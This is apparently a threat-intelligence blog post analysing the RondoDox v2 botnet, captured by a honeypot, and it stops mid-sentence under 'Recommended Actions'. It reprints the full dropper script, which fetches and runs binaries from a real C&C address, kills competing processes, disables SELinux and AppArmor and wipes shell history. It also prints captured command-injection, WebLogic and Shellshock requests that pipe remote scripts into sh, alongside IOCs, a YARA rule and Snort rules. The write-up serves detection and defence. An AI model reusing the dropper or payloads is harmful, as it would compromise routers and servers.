
RondoDox v2: Evolution of RondoDox Botnet with 650% More Exploits
Executive Summary
Through honeypot monitoring with Beelzebub, I've identified RondoDox v2, a significant evolution of the RondoDox botnet first documented by FortiGuard Labs in September 2024. This new variant demonstrates a dramatic expansion in capabilities, featuring:
- 75+ exploitation vectors
- New C&C infrastructure on compromised residential IP
- Open attribution with attacker signature
- Enhanced obfuscation and persistence mechanisms
- Expanded target ecosystem from DVR/routers to enterprise applications
This post provides a comprehensive technical analysis, IOCs, and detection guidance for the security community.
Discovery Timeline
October 30, 2025, 13:44 UTC - Our research honeypot began receiving automated exploitation attempts from IP 124.198.131.83 (New Zealand). The attack pattern immediately stood out:
- 75+ distinct exploit payloads in rapid succession
- Consistent command injection vectors targeting router/IoT vulnerabilities
- All payloads attempting to download from:
http://74.194.191.52/rondo.[variant].sh - Attacker signature:
bang2013@atomicmail.ioembedded in User-Agent strings
Apache honeypot configurations used for detection:
apiVersion: "v1"
protocol: "http"
address: ":8080"
description: "Apache 401"
commands:
  - regex: ".*"
    handler: "Unauthorized"
    headers:
      - "www-Authenticate: Basic"
      - "server: Apache"
    statusCode: 401
For more information about Beelzebub API, visit: Beelzebub API v1 Documentation
RondoDox v1 vs RondoDox v2: Comparative Analysis
Infrastructure Changes
| Component | RondoDox v1 (Sep 2024) | RondoDox v2 (Oct 2025) |
|---|---|---|
| C&C Server | 83.150.218.93 ** | 74.194.191.52, 38.59.219.27, 83.252.42.112 |
| C&C Type | Unknown | Compromised residential |
| Contact Email | vanillabotnet@protonmail.com ** | bang2013@atomicmail.io |
| Exploit Count | 2 exploits ** | 75+ exploits |
Technical Evolution
v1 Exploits (Limited Scope):
- CVE-2024-3721: TBK DVR command injection
- CVE-2024-12856: Four-Faith router command injection
v2 Exploits (Massive Expansion):
| Vendor | Product | CVE ID | CWE |
|---|---|---|---|
| D-Link | DIR-645 Wired/Wireless Router | CVE-2015-2051 | CWE-78 |
| GNU | Bash (ShellShock) | CVE-2014-6271 | CWE-78 |
| Belkin | Play N750 | CVE-2014-1635 | CWE-120 |
| Netgear | R7000 / R6400 Router | CVE-2016-6277 | CWE-78 |
| ZyXEL | P660HN-T1A | CVE-2017-18368 | CWE-78 |
| Billion | 5200W-T Router | CVE-2017-18369 | CWE-78 |
| Dasan | GPON Home Router | CVE-2018-10561 | CWE-287 |
| TP-Link | TL-WR840N | CVE-2018-11714 | CWE-78 |
| D-Link | Multiple Products | CVE-2019-16920 | CWE-78 |
| Netgear | Multiple Routers (mini_httpd) | CVE-2020-27867 | CWE-78 |
| D-Link | DNS-320 | CVE-2020-25506 | CWE-78 |
| Tenda | Router (deviceName) | CVE-2020-10987 | CWE-78 |
| Apache | HTTP Server | CVE-2021-41773 | CWE-22 |
| Apache | HTTP Server | CVE-2021-42013 | CWE-22 |
| D-Link | DIR-816 | CVE-2022-37129 | CWE-78 |
| Nexxt | Router Firmware | CVE-2022-44149 | CWE-78 |
| Hytec Inter | HWL-2511-SS | CVE-2022-36553 | CWE-78 |
| TP-Link | Archer AX21 | CVE-2023-1389 | CWE-78 |
| Digiever | DS-2105 Pro | CVE-2023-52163 | CWE-78 |
| QNAP | VioStor NVR | CVE-2023-47565 | CWE-78 |
| LB-LINK | Multiple Routers | CVE-2023-26801 | CWE-78 |
| TRENDnet | TEW-411BRPplus | CVE-2023-51833 | CWE-78 |
| D-Link | DIR820LA1_FW105B03 | CVE-2023-25280 | CWE-78 |
| TBK | Multiple DVRs | CVE-2024-3721 | CWE-78 |
| Four-Faith | Industrial Routers | CVE-2024-12856 | CWE-78 |
| Netgear | DGN1000 | CVE-2024-12847 | CWE-78 |
| AVTECH | CCTV | CVE-2024-7029 | CWE-78 |
| D-Link | Multiple Products | CVE-2024-10914 | CWE-78 |
| TOTOLINK | Router (setMtknatCfg) | CVE-2025-1829 | CWE-78 |
| Meteobridge | Web Interface | CVE-2025-4008 | CWE-78 |
| Tenda | Router (fromNetToolGet) | CVE-2025-7414 | CWE-78 |
| Edimax | RE11S Router | CVE-2025-22905 | CWE-78 |
| Linksys | E-Series Multiple Routers | CVE-2025-34037 | CWE-78 |
| TOTOLINK | X2000R | CVE-2025-5504 | CWE-78 |
| D-Link | DNS-343 ShareCenter / goAhead Web Server | N/A | CWE-78 |
| TVT | NVMS-9000 Digital Video Recorder (DVR) | N/A | CWE-78 |
| LILIN | DVR (Variant A) | N/A | CWE-78 |
| LILIN | DVR (Variant B) | N/A | CWE-78 |
| Fiberhome | Router SR1041F RP0105 | N/A | CWE-78 |
| Linksys | Router apply.cgi (Variant A) | N/A | CWE-78 |
| Linksys | Router apply.cgi (Variant B) | N/A | CWE-78 |
| BYTEVALUE | Intelligent Flow Router | N/A | CWE-78 |
| D-Link | DIR-645 & DIR-815 | N/A | CWE-78 |
| Unknown | wlan_operate endpoint | N/A | CWE-78 |
| Unknown | resize_ext2 endpoint | N/A | CWE-78 |
| ASMAX | 804 Router | N/A | CWE-78 |
| D-Link | DIR-X4860 | N/A | CWE-78 |
| Unknown | File Upload (upgrade form) | N/A | CWE-78 |
| Brickcom | IP Camera | N/A | CWE-78 |
| IQrouter | IQrouter 3.3.1 | N/A | CWE-78 |
| Ricon | Industrial Cellular Router S9922XL | N/A | CWE-78 |
| Unknown | Shell endpoint | N/A | CWE-78 |

Impact: The threat surface expanded by approximately 650%, now targeting enterprise alongside IoT devices.
Technical Deep Dive
Attack Flow
[Attacker: bang2013@atomicmail.io]
            ↓
[Scanning Network: 124.198.131.83]
            ↓
[Target Discovery: Vulnerable Devices]
            ↓
[Exploit Delivery: 75+ injection payloads]
            ↓
[Dropper Download: http://74.194.191.52/rondo.[arch].sh]
            ↓
[Multi-Architecture Binary: 16 variants]
            ↓
[Persistence: cron @reboot]
            ↓
[C&C Connection: 74.194.191.52, 38.59.219.27, 83.252.42.112, 89.187.180.101]
Dropper Script Analysis

Key behaviors:
- Competitor elimination: Kills existing malware (xmrig, redtail, other botnets)
- Security bypass: Disables SELinux, AppArmor
- Architecture detection: Tries 16 different binaries until one executes
- Anti-sandbox: Exits on SIGKILL (137) - detects automated analysis
The shell script dropper (rondo.dtm.sh):
#!/bin/sh
# bang2013@atomicmail.io
exec > /dev/null 2>&1
[ -t 0 ] && exit 0
for p in /proc/[0-9]*; do pid=${p##*/}; [ ! -e "$p/exe" ] && kill -9 "$pid" && continue; exelink=`ls -l "$p/exe" 2>/dev/null`; [[ "$exelink" == *"/lib"* ]] && continue; for dir in tmp var dev mnt run home; do [[ "${exelink#*/$dir/}" != "$exelink" ]] && kill -9 "$pid" && break; done; done
setenforce 0
service apparmor stop
mount -o remount,rw /||sudo mount -o remount,rw /
rm -rf /var/cache/* ~/.cache
cd /dev
echo >/dev/shm/.t && cd /dev/shm && rm -f /dev/shm/.t
echo >/run/.t && cd /run && rm -f /run/.t
echo >$HOME/.t && cd $HOME && rm -f $HOME/.t
echo >/mnt/.t && cd /mnt && rm -f /mnt/.t
echo >/tmp/.t && cd /tmp && rm -f /tmp/.t
echo >/data/local/tmp/.t && cd /data/local/tmp && rm -f /data/local/tmp/.t
echo >/run/user/0/.t && cd /run/user/0 && rm -f /run/user/0/.t
echo >/etc/.t && cd /etc; rm -f /etc/.t
echo >/var/log/.t && cd /var/log; rm -f /var/log/.t
echo >/var/run/.t && cd /var/run && rm -f /var/run/.t
echo >/var/tmp/.t && cd /var/tmp && rm -f /var/tmp/.t
echo >/media/.t && cd /media; rm -f /media/.t
echo >/usr/bin/.t && cd /usr/bin; rm -f /usr/bin/.t
echo >/bin/.t && cd /bin; rm -f /bin/.t
mkdir lib
(chmod 755 lib||busybox chmod 755 lib)&&cd lib
rm -rf rondo
rm -rf rondo.*
# wget http://74.194.191.52/rondo.lol;
(wget http://74.194.191.52/rondo.x86_64||curl -O http://74.194.191.52/rondo.x86_64||busybox wget http://74.194.191.52/rondo.x86_64)
(cat rondo.x86_64 > rondo||busybox cat rondo.x86_64 > rondo||mv rondo.x86_64 > rondo)
rm -rf rondo.x86_64
(chmod 777 rondo||busybox chmod 777 rondo)||(chmod +x rondo||busybox chmod +x rondo)
killall -9 rondo;pkill -9 rondo
sudo killall -9 rondo;sudo pkill -9 rondo
sudo ./rondo "phpunit.x86_64"; [ $? -eq 137 ] && exit 0
./rondo "phpunit.x86_64"; [ $? -eq 137 ] && exit 0
rm -rf rondo.mipsel
(wget http://74.194.191.52/rondo.mipsel||curl -O http://74.194.191.52/rondo.mipsel||busybox wget http://74.194.191.52/rondo.mipsel)
(cat rondo.mipsel > rondo||busybox cat rondo.mipsel > rondo||mv rondo.mipsel > rondo)
rm -rf rondo.mipsel
(chmod 777 rondo||busybox chmod 777 rondo)||(chmod +x rondo||busybox chmod +x rondo)
sudo ./rondo "phpunit.mipsel"; [ $? -eq 137 ] && exit 0
./rondo "phpunit.mipsel"; [ $? -eq 137 ] && exit 0
rm -rf rondo.mips
(wget http://74.194.191.52/rondo.mips||curl -O http://74.194.191.52/rondo.mips||busybox wget http://74.194.191.52/rondo.mips)
(cat rondo.mips > rondo||busybox cat rondo.mips > rondo||mv rondo.mips > rondo)
rm -rf rondo.mips
(chmod 777 rondo||busybox chmod 777 rondo)||(chmod +x rondo||busybox chmod +x rondo)
sudo ./rondo "phpunit.mips"; [ $? -eq 137 ] && exit 0
./rondo "phpunit.mips"; [ $? -eq 137 ] && exit 0
rm -rf rondo.armv6l
(wget http://74.194.191.52/rondo.armv6l||curl -O http://74.194.191.52/rondo.armv6l||busybox wget http://74.194.191.52/rondo.armv6l)
(cat rondo.armv6l > rondo||busybox cat rondo.armv6l > rondo||mv rondo.armv6l > rondo)
rm -rf rondo.armv6l
(chmod 777 rondo||busybox chmod 777 rondo)||(chmod +x rondo||busybox chmod +x rondo)
sudo ./rondo "phpunit.armv6l"; [ $? -eq 137 ] && exit 0
./rondo "phpunit.armv6l"; [ $? -eq 137 ] && exit 0
rm -rf rondo.armv5l
(wget http://74.194.191.52/rondo.armv5l||curl -O http://74.194.191.52/rondo.armv5l||busybox wget http://74.194.191.52/rondo.armv5l)
(cat rondo.armv5l > rondo||busybox cat rondo.armv5l > rondo||mv rondo.armv5l > rondo)
rm -rf rondo.armv5l
(chmod 777 rondo||busybox chmod 777 rondo)||(chmod +x rondo||busybox chmod +x rondo)
sudo ./rondo "phpunit.armv5l"; [ $? -eq 137 ] && exit 0
./rondo "phpunit.armv5l"; [ $? -eq 137 ] && exit 0
rm -rf rondo.armv4l
(wget http://74.194.191.52/rondo.armv4l||curl -O http://74.194.191.52/rondo.armv4l||busybox wget http://74.194.191.52/rondo.armv4l)
(cat rondo.armv4l > rondo||busybox cat rondo.armv4l > rondo||mv rondo.armv4l > rondo)
rm -rf rondo.armv4l
(chmod 777 rondo||busybox chmod 777 rondo)||(chmod +x rondo||busybox chmod +x rondo)
sudo ./rondo "phpunit.armv4l"; [ $? -eq 137 ] && exit 0
./rondo "phpunit.armv4l"; [ $? -eq 137 ] && exit 0
rm -rf rondo.armv7l
(wget http://74.194.191.52/rondo.armv7l||curl -O http://74.194.191.52/rondo.armv7l||busybox wget http://74.194.191.52/rondo.armv7l)
(cat rondo.armv7l > rondo||busybox cat rondo.armv7l > rondo||mv rondo.armv7l > rondo)
rm -rf rondo.armv7l
(chmod 777 rondo||busybox chmod 777 rondo)||(chmod +x rondo||busybox chmod +x rondo)
sudo ./rondo "phpunit.armv7l"; [ $? -eq 137 ] && exit 0
./rondo "phpunit.armv7l"; [ $? -eq 137 ] && exit 0
rm -rf rondo.powerpc
(wget http://74.194.191.52/rondo.powerpc||curl -O http://74.194.191.52/rondo.powerpc||busybox wget http://74.194.191.52/rondo.powerpc)
(cat rondo.powerpc > rondo||busybox cat rondo.powerpc > rondo||mv rondo.powerpc > rondo)
rm -rf rondo.powerpc
(chmod 777 rondo||busybox chmod 777 rondo)||(chmod +x rondo||busybox chmod +x rondo)
sudo ./rondo "phpunit.powerpc"; [ $? -eq 137 ] && exit 0
./rondo "phpunit.powerpc"; [ $? -eq 137 ] && exit 0
rm -rf rondo.powerpc-440fp
(wget http://74.194.191.52/rondo.powerpc-440fp||curl -O http://74.194.191.52/rondo.powerpc-440fp||busybox wget http://74.194.191.52/rondo.powerpc-440fp)
(cat rondo.powerpc-440fp > rondo||busybox cat rondo.powerpc-440fp > rondo||mv rondo.powerpc-440fp > rondo)
rm -rf rondo.powerpc-440fp
(chmod 777 rondo||busybox chmod 777 rondo)||(chmod +x rondo||busybox chmod +x rondo)
sudo ./rondo "phpunit.powerpc-440fp"; [ $? -eq 137 ] && exit 0
./rondo "phpunit.powerpc-440fp"; [ $? -eq 137 ] && exit 0
rm -rf rondo.i686
(wget http://74.194.191.52/rondo.i686||curl -O http://74.194.191.52/rondo.i686||busybox wget http://74.194.191.52/rondo.i686)
(cat rondo.i686 > rondo||busybox cat rondo.i686 > rondo||mv rondo.i686 > rondo)
rm -rf rondo.i686
(chmod 777 rondo||busybox chmod 777 rondo)||(chmod +x rondo||busybox chmod +x rondo)
sudo ./rondo "phpunit.i686"; [ $? -eq 137 ] && exit 0
./rondo "phpunit.i686"; [ $? -eq 137 ] && exit 0
rm -rf rondo.i586
(wget http://74.194.191.52/rondo.i586||curl -O http://74.194.191.52/rondo.i586||busybox wget http://74.194.191.52/rondo.i586)
(cat rondo.i586 > rondo||busybox cat rondo.i586 > rondo||mv rondo.i586 > rondo)
rm -rf rondo.i586
(chmod 777 rondo||busybox chmod 777 rondo)||(chmod +x rondo||busybox chmod +x rondo)
sudo ./rondo "phpunit.i586"; [ $? -eq 137 ] && exit 0
./rondo "phpunit.i586"; [ $? -eq 137 ] && exit 0
rm -rf rondo.i486
(wget http://74.194.191.52/rondo.i486||curl -O http://74.194.191.52/rondo.i486||busybox wget http://74.194.191.52/rondo.i486)
(cat rondo.i486 > rondo||busybox cat rondo.i486 > rondo||mv rondo.i486 > rondo)
rm -rf rondo.i486
(chmod 777 rondo||busybox chmod 777 rondo)||(chmod +x rondo||busybox chmod +x rondo)
sudo ./rondo "phpunit.i486"; [ $? -eq 137 ] && exit 0
./rondo "phpunit.i486"; [ $? -eq 137 ] && exit 0
rm -rf rondo.arc700
(wget http://74.194.191.52/rondo.arc700||curl -O http://74.194.191.52/rondo.arc700||busybox wget http://74.194.191.52/rondo.arc700)
(cat rondo.arc700 > rondo||busybox cat rondo.arc700 > rondo||mv rondo.arc700 > rondo)
rm -rf rondo.arc700
(chmod 777 rondo||busybox chmod 777 rondo)||(chmod +x rondo||busybox chmod +x rondo)
sudo ./rondo "phpunit.arc700"; [ $? -eq 137 ] && exit 0
./rondo "phpunit.arc700"; [ $? -eq 137 ] && exit 0
rm -rf rondo.sh4
(wget http://74.194.191.52/rondo.sh4||curl -O http://74.194.191.52/rondo.sh4||busybox wget http://74.194.191.52/rondo.sh4)
(cat rondo.sh4 > rondo||busybox cat rondo.sh4 > rondo||mv rondo.sh4 > rondo)
rm -rf rondo.sh4
(chmod 777 rondo||busybox chmod 777 rondo)||(chmod +x rondo||busybox chmod +x rondo)
sudo ./rondo "phpunit.sh4"; [ $? -eq 137 ] && exit 0
./rondo "phpunit.sh4"; [ $? -eq 137 ] && exit 0
rm -rf rondo.sparc
(wget http://74.194.191.52/rondo.sparc||curl -O http://74.194.191.52/rondo.sparc||busybox wget http://74.194.191.52/rondo.sparc)
(cat rondo.sparc > rondo||busybox cat rondo.sparc > rondo||mv rondo.sparc > rondo)
rm -rf rondo.sparc
(chmod 777 rondo||busybox chmod 777 rondo)||(chmod +x rondo||busybox chmod +x rondo)
sudo ./rondo "phpunit.sparc"; [ $? -eq 137 ] && exit 0
./rondo "phpunit.sparc"; [ $? -eq 137 ] && exit 0
rm -rf rondo.m68k
(wget http://74.194.191.52/rondo.m68k||curl -O http://74.194.191.52/rondo.m68k||busybox wget http://74.194.191.52/rondo.m68k)
(cat rondo.m68k > rondo||busybox cat rondo.m68k > rondo||mv rondo.m68k > rondo)
rm -rf rondo.m68k
(chmod 777 rondo||busybox chmod 777 rondo)||(chmod +x rondo||busybox chmod +x rondo)
sudo ./rondo "phpunit.m68k"; [ $? -eq 137 ] && exit 0
./rondo "phpunit.m68k"; [ $? -eq 137 ] && exit 0
history -c
exit 0

Binary Analysis: rondo.x86_64
File Information:
Type:    ELF 64-bit LSB executable, x86-64
Linking: Statically linked (portable, no dependencies)
Symbols: Stripped (obfuscated)
Size:    [varies by architecture]

MD5:     0d54448fe3c9b048c6d48c6ee2f6f936

SHA256:  691e4ec280aaff33270f33a9bb48a3fc38e2bd91c7359e687e3f0bd682f20b54
String Obfuscation:
The malware uses XOR encoding (key: 0x21) for configuration data. Example decoded strings:
XOR Key: 0x21

Encoded        → Decoded
I@OERI@JD      → handshake    # C&C protocol
TEQS@V         → udpraw       # DDoS capability
W@MFSHOE       → valgrind     # Anti-debugging
YLSHF          → xmrig        # Cryptominer to kill
C&C Protocol:
- Server:
74.194.191.52, 38.59.219.27, 83.252.42.112 - Communication: Custom binary protocol with "handshake" initiation
- Evasion: User-Agent spoofing as iPhone iOS 18.5
DDoS Capabilities:
- HTTP flood (mimics legitimate gaming traffic)
- UDP raw sockets
- TCP SYN flood
- Protocol mimicry: OpenVPN, WireGuard, Valve games, Minecraft, Fortnite, Discord
Exploitation Examples Received On Honeypot
Sample 1: Router Command Injection
POST /goform/set_LimitClient_cfg HTTP/1.1
User-Agent: Mozilla/5.0 (bang2013@atomicmail.io)
Cookie: user=admin

time1=00:00-00:00&time2=00:00-00:00&mac=;wget -qO- http://74.194.191.52/rondo.xqe.sh|sh&echo
Sample 2: WebLogic SOAP Injection (CVE-2017-10271)
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Content-Type: text/xml

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
 <soapenv:Header>
  <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
   <java version="1.8" class="java.beans.XMLDecoder">
    <void class="java.lang.ProcessBuilder">
     <array class="java.lang.String" length="3">
      <void index="2">
       <string>(wget -qO- http://74.194.191.52/rondo.xcw.sh||busybox wget...)|sh</string>
      </void>
     </array>
     <void method="start"/>
    </void>
   </java>
  </work:WorkContext>
 </soapenv:Header>
</soapenv:Envelope>
Sample 3: Shellshock via User-Agent
GET / HTTP/1.1
User-Agent: () { :; }; /bin/bash -c "(wget -qO- http://74.194.191.52/rondo.qre.sh||busybox wget...)|sh"& # bang2013@atomicmail.io
Indicators of Compromise (IOCs)
Network Indicators
C&C Infrastructure:
IP: 74.194.191.52
Port: 345
Protocol: TCP
ASN: AS19108 (Optimum/Altice USA)
Location: Tyler, Texas, USA
Type: Compromised residential device
Distribution URLs:
http://74.194.191.52/rondo.x86_64
http://74.194.191.52/rondo.mips
http://74.194.191.52/rondo.armv7l
http://74.194.191.52/rondo.[arch].sh
[... 16 architecture variants, see dropper script for full list]
Scanning IPs (observed):
124.198.131.83 (New Zealand - observed Oct 30)
File Indicators
Dropper Script:
Name: rondo.dtm.sh (or rondo.[random].sh)
Contains: #!/bin/sh + bang2013@atomicmail.io
Binary Samples:
rondo.x86_64
  MD5:    0d54448fe3c9b048c6d48c6ee2f6f936
  SHA256: 691e4ec280aaff33270f33a9bb48a3fc38e2bd91c7359e687e3f0bd682f20b54

[Additional hashes for all 16 architectures available]
Host Indicators
Filesystem:
/tmp/lib/rondo            # Binary location
/dev/shm/lib/rondo        # Alternate location
/var/tmp/lib/rondo        # Alternate location
*/.persisted              # Persistence marker
Process Names:
rondo
./rondo "phpunit.[arch]"
Network Artifacts:
SSH Banner: SSH-2.0-MoTTY_Release_0.82
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 18_5 like Mac OS X)...
Contact: /tmp/contact.txt contains "bang2013@atomicmail.io"
Detection & Mitigation
YARA Rule
rule Rondo_v2_Botnet {
    meta:
        author = "Beelzebub Threat Research"
        description = "Detects RondoDox v2 botnet binaries"
        date = "2025-11-03"
        reference = "https://beelzebub.ai/blog/rondo-dox-v2/"
        hash = "691e4ec280aaff33270f33a9bb48a3fc38e2bd91c7359e687e3f0bd682f20b54"

    strings:
        $email = "bang2013@atomicmail.io" ascii
        $contact = "/tmp/contact.txt" ascii
        $ssh_banner = "SSH-2.0-MoTTY_Release_0.82" ascii
        $persist = "@reboot" ascii
        $xor_handshake = { 49 40 4F 45 52 49 40 4A 44 } // "I@OERI@JD" (handshake XOR 0x21)
        $xor_udpraw = { 54 45 51 53 40 56 }           // "TEQS@V" (udpraw XOR 0x21)
        $xor_xmrig = { 59 4C 53 48 46 }               // "YLSHF" (xmrig XOR 0x21)

    condition:
        uint32(0) == 0x464c457f and // ELF magic
        filesize < 5MB and
        (
            $email or
            ($contact and $persist) or
            ($ssh_banner and 2 of ($xor_*))
        )
}
Snort/Suricata Rules
alert tcp any any -> any 345 (msg:"RondoDox v2 C&C Connection Attempt"; \
  flow:to_server,established; content:"handshake"; \
  reference:url,your-blog-url; classtype:trojan-activity; sid:1000001; rev:1;)

alert http any any -> any any (msg:"RondoDox v2 Dropper Download"; \
  flow:to_server,established; \
  content:"GET"; http_method; \
  content:"/rondo."; http_uri; pcre:"/\/rondo\.(x86_64|mips|arm)/"; \
  reference:url,your-blog-url; classtype:trojan-activity; sid:1000002; rev:1;)

alert http any any -> any any (msg:"RondoDox v2 Attacker Signature in User-Agent"; \
  flow:to_server,established; \
  content:"bang2013@atomicmail.io"; http_user_agent; \
  reference:url,your-blog-url; classtype:trojan-activity; sid:1000003; rev:1;)
Recommended Actions
Immediate Actions:
- Block C&C server: Add
